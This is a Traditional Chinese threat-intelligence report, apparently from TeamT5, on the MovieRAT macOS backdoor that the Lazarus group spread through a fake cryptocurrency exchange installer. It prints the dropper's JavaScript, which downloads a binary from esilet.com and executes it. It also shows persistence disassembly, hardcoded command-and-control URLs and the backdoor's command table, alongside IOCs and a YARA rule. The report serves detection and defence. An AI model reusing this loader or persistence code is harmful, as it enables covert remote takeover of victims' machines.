macOS 用戶當心！北韓駭客 Lazarus 將目標瞄準虛擬貨幣交易用戶

teamt5.org/tw/posts/north-korea-linked-lazarus-apt-uses-a-macos-malware-in-cryptocurrency-exchange-attack/

Global Support & Service

12.22.2020Global Support & Service


Share:

摘要

TeamT5 近期掌握情資，北韓 APT 駭客 Lazarus 開發出 macOS 作業系統的惡意程式 MovieRAT，並試圖攻擊虛擬貨幣的使用者，藉此盜取帳戶內的虛擬貨幣。

技術分析

TeamT5 透過情資管道取得惡意樣本（53d9af8829a9c7f6f177178885901c01），其檔案名稱為 Esilet.dmg，是 macOS 的第三方應用程式安裝檔，如圖一所示。該樣本執行後，會連線至 esilet.com 網站，該網站為虛擬貨幣交易平台，但經過 TeamT5 深入追查後發現，esilet.com 於 2020 年 6 月 12 日註冊，因此可以確認為駭客近期所發動的攻擊行為，如圖二所示。



圖一、Esilet.dmg 執行畫面

網域名稱：esilet.com


網頁主機 IP 位址：104.168.98.156

註冊局 WHOIS 主機：whois.verisign-grs.net

Domain Name: ESILET.COM
Registry Domain ID: 2536775920_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namesilo.com
Registrar URL: http://www.namesilo.com
Updated Date: 2020-06-12T09:48:46Z
Creation Date: 2020-06-12T09:48:45Z
Registry Expiry Date: 2021-06-12T09:48:45Z
Registrar: NameSilo, LLC
Registrar IANA ID: 1479
Registrar Abuse Contact Email: abuse[-}namesilo.com
Registrar Abuse Contact Phone: +1.4805240066

圖二、esilet.com 網域註冊時間

esilet.com 是駭客特意架設的虛擬貨幣交易網站，並透過該網站的應用程式下載安裝連結來散佈惡意程式。根據網站的支援語系，推測駭客攻擊標的為英、法、德及中文的虛擬貨幣用戶，如圖三所示。



圖三、esilet.com 支援英、法、德及中文語系

Esilet.dmg 執行後，會和中繼站連線獲取 config，config 的連線特徵為 "C2 + /update/ + {platform}.json"，故 macOS 版本的 config 下載連結為 "https://esilet[.]com/update/darwin.json"。所下載的惡意程式經過 UPX 加殼，會存放於系統的暫存目錄後執行。經過分析，該惡意程式的通訊協議和 MoiveRAT 相同，故確定此惡意樣本是由 MovieRAT 改寫的變種程式。

```
"./app/update.js": function(e, t, r) {
    async function i() {
        var e = "/";
        "win32" == r("os").platform().toLowerCase() && (e = "\\");
        var t = r("os").tmpdir(),                                    // system temp directory
            i = "https://www.esilet.com/update/" + r("os").platform() + ".json", // https://www.esilet.com/update/{darwin.json || win32.json || linux.json}
            n = t + e + "Esilet-tmp" + Math.random().toString(36).substring(8);
        "\\" == e && (n += ".exe");
        var o = t + e + "noEsilet-0000";
        try {
            if (r("fs").existsSync(o)) return;
            request = r("./app/node_modules/request/index.js"), request({
                rejectUnauthorized: !1,
                url: i
            }, (function(t, i, o) {
                if (t || !i || 200 != i.statusCode) return;
                var a = "https://www.esilet.com/update/" + JSON.parse(o).path; // Request URL -> https://www.esilet.com/update/darwin64.bin
                let s = r("fs").createWriteStream(n);
                request({
                    rejectUnauthorized: !1,
                    url: a,
                    gzip: !0
                }).pipe(s).on("finish", () => {
                    "\\" != e && r("fs").chmodSync(n, 511), r("child_process").exec(n), setTimeout((function() { // Execute backddor
                        console.log(n), r("child_process").exec(n), console.log(n)
                    }), 12e3)
                }).on("error", e => {})
            }))
        } catch (e) {}
    }
    e.exports = {
        UpdateCheckSync: i,
        UpdateCheckAsync: async function() {
            await new Promise(e => {
                i()
            })
        }
    }
},
```

圖四、Esilet.dmg 下載 MovieRAT 的逆向分析截圖

當 MovieRAT 成功執行後，其嘗試加入 Launch Daemons/Services，將 property lists 檔案 com.applex.services.agent.agent.plist 放置於 {HomeDirectory}/Library/LaunchAgents 目錄，若寫入失敗則會寫入至 /Library/LaunchDaemons 之中，藉此達到開機後惡意程式自動執行的持續控制手法，如圖五所示。

```
__text:00000001000025DC loc_1000025DC:                          ; CODE XREF: sub_100002500+CC↑j
__text:00000001000025DC                 call    _getuid
__text:00000001000025E1                 cmp     eax, 0
__text:00000001000025E4                 jnz     loc_100002612
__text:00000001000025EA                 xor     esi, esi        ; int
__text:00000001000025EC                 lea     r8, [rbp+var_510]
__text:00000001000025F3                 lea     rdi, [rbp+var_410] ; char *
__text:00000001000025FA                 mov     edx, 400h       ; size_t
__text:00000001000025FF                 lea     rcx, aLibraryLaunchd ; "/Library/LaunchDaemons/com.%s.agent.pli"...
__text:0000000100002606                 mov     al, 0
__text:0000000100002608                 call    ___sprintf_chk
__text:000000010000260D                 jmp     loc_100002685
__text:0000000100002612 ; ---------------------------------------------------------------------------
```

圖五、將 plist 寫入開機執行設定之中

其所連線的中繼站位址為固定並寫死（Hard Coding）於程式中，分別為 infodigitalnew.com、www.vinoymas.ch 及 sche-eg.org，如圖六所示。

```
_DWORD *sub_100004F80()
{
  _DWORD *v1; // [rsp+38h] [rbp-8h]

  v1 = radr___5614542_16(0x2110uLL);
  radr___5614542_0(v1, 0LL, 8464LL, -1LL);
  *v1 = rand() % 30746 + 264;
  v1[2] = 602;
  v1[1] = 32;
  v1[3] = 2;
  radr___5614542_1(v1 + 2052, "no", -1LL);
  radr___5614542_1(v1 + 4, "https://sche-eg.org/plugins/top.php", 512LL);
  radr___5614542_1(v1 + 132, "https://www.vinoymas.ch/wp-content/plugins/top.php", 512LL);
  radr___5614542_1(v1 + 260, "https://infodigitalnew.com/wp-content/plugins/top.php", 512LL);
  return v1;
}
```

圖六、惡意中繼站位址寫死於程式碼中

樣本連線至中繼站後，駭客將會傳遞不同的指令碼（Command Code），樣本取得指令後會執行對應的動作，如上傳/下載檔案、指令執行及檔案/資訊回傳等，詳細資訊如圖七及表一所示。

```
    switch ( v7 )
    {
      case 0x21279E:
        v11 = (unsigned __int64)Download_File(v15, v14, (char *)v8) == 0;
        break;
      case 0x2AFCB2:
        v11 = (unsigned __int64)Get_SystemInfo(v15, v14, v13) == 0;
        break;
      case 0x38CE55:
        v11 = (unsigned __int64)Heartbeat(v15, v14, v3, v4) == 0;
        break;
      case 0x3A65F8:
        v11 = 0;
        v12 = Str2Int(v15, v14, (const char *)v8);
        v10 = 0;
        break;
      case 0x3A6A93:
        v11 = (unsigned __int64)Send_HTTP_Request(v15, v14, v3, v4) == 0;
        break;
      case 0x3B187D:
        v11 = (unsigned __int64)Empty() == 0;
        v10 = 0;
        v9 = 1;
        break;
      case 0x484B81:
        v11 = (unsigned __int64)Upload_File(v15, v14, v8, v4) == 0;
        break;
      case 0x48C82A:
        v11 = (unsigned __int64)Download_File_http(v15, v14, v3, v4) == 0;
        break;
      case 0x48D6FC:
        v11 = (unsigned __int64)Exec_Command(v15, v14, (__int64)v8) == 0;
        break;
      case 0x7FC0A4:
        v11 = (unsigned __int64)Exec_Command_return(v15, v14, (__int64)v8) == 0;
        break;
    }
  }
```

圖七、指令碼逆向分析結果

指令碼	描述
0x21279E	從中繼站下載檔案並存放於特定路徑
0x2AFCB2	取得主機資訊
0x38CE55	Heartbeat
0x3A65F8	字串(string)轉換為數字(integer)
0x3A6A93	傳送HTTP封包至中繼站

指令碼	描述
0x3B187D	空指令
0x484B81	上傳檔案至中繼站
0x48C82A	透過HTTP從中繼站下載檔案
0x48D6FC	執行指令(新加入的指令碼)
0x7FC0A4	執行指令並回傳結果

表一、指令碼清單

TeamT5 經由該樣本關聯至 MovieRAT 後門程式，MovieRAT 是個輕量化的後門控制程式，支援最基本的檔案上傳/下載、指令執行及程序操作等功能。通常被駭客用於成功入侵後的第二階段控制（2nd-stage RAT）之用。先前所掌握的 MovieRAT 後門為 Windows 惡意程式，會透過 HTTP 通訊協定與中繼站連線，所使用的 Cookie 具有特定格式。

根據 TeamT5 的情資，將 MovieRAT 定位到駭客組織 Lazarus 身上。Lazarus 為北韓的駭客族群，擁有多起攻擊金融產業的紀錄，尤其特別針對 SWIFT 跨國轉帳交易系統和 ATM 自動櫃員機系統進行攻擊。推測為了替北韓政權籌措資金，好發展武器與實驗，故多選擇金融產業和具有關鍵技術的私人企業進行攻擊。過往的攻擊行動中，會在惡意程式內參雜俄文，企圖混淆分析人員。近期則是開始大量入侵攻擊虛擬貨幣交易所，如 Bithumb、Youbit 及 Yapizon 等，造成上百萬美元的金額損失。

IOCs（惡意攻擊指標）


IOC	類型
53d9af8829a9c7f6f177178885901c01	MD5
ae9f4e39c576555faadee136c6c3b2d358ad90b9	SHA1
9ba02f8a985ec1a99ab7b78fa678f26c0273d91ae7cbe45b814e6775ec477598	SHA256
9578c2be6437dcc8517e78a5de1fa975	MD5
d2a77c31c3e169bec655068e96cf4e7fc52e77b8	SHA1
dced1acbbe11db2b9e7ae44a617f3c12d6613a8188f6a1ece0451e4cd4205156	SHA256
esilet.com	Domain
www.kurunzi.news	Domain

IOC	類型
oasismagazine.africa	Domain
lerenmetsara.net	Domain
https://infodigitalnew.com/wp-content/plugins/top.php	URL
https://www.vinoymas.ch/wp-content/plugins/top.php	URL
https://sche-eg.org/plugins/top.php	URL

影響與建議

1. 透過 TeamT5 ThreatSonar 檢查是否有攻擊者活動跡象，ThreatSonar 支援 Windows、Linux 及 macOS 作業系統。
2. 使用以下 yara rule 掃描主機系統，檢查是否存在 MovieRAT 後門程式。

```
rule TeamT5_Lazarus_MovieRAT
{
 meta:
     author         = "TeamT5"
     description    = "Lazarus - MovieRAT"
 strings:
     $cookie = "Cookie: _ga=%s%02d%d%d%02d%s; gid=%s%02d%d%03d%s" fullword
     $str_1 = "GA1.%d." fullword
     $str_2 = ".%d%05d%04d" fullword
 condition:
     all of them
}
```



3. 可將前述的 IOC 清單匯入既有的資安設備中，進行偵測阻擋防禦之用。
4. 更多 APT 駭客族群資訊，可參考 TeamT5 ThreatVision 情資平台。

*圖片來源：Pixabay
Share:

Related Post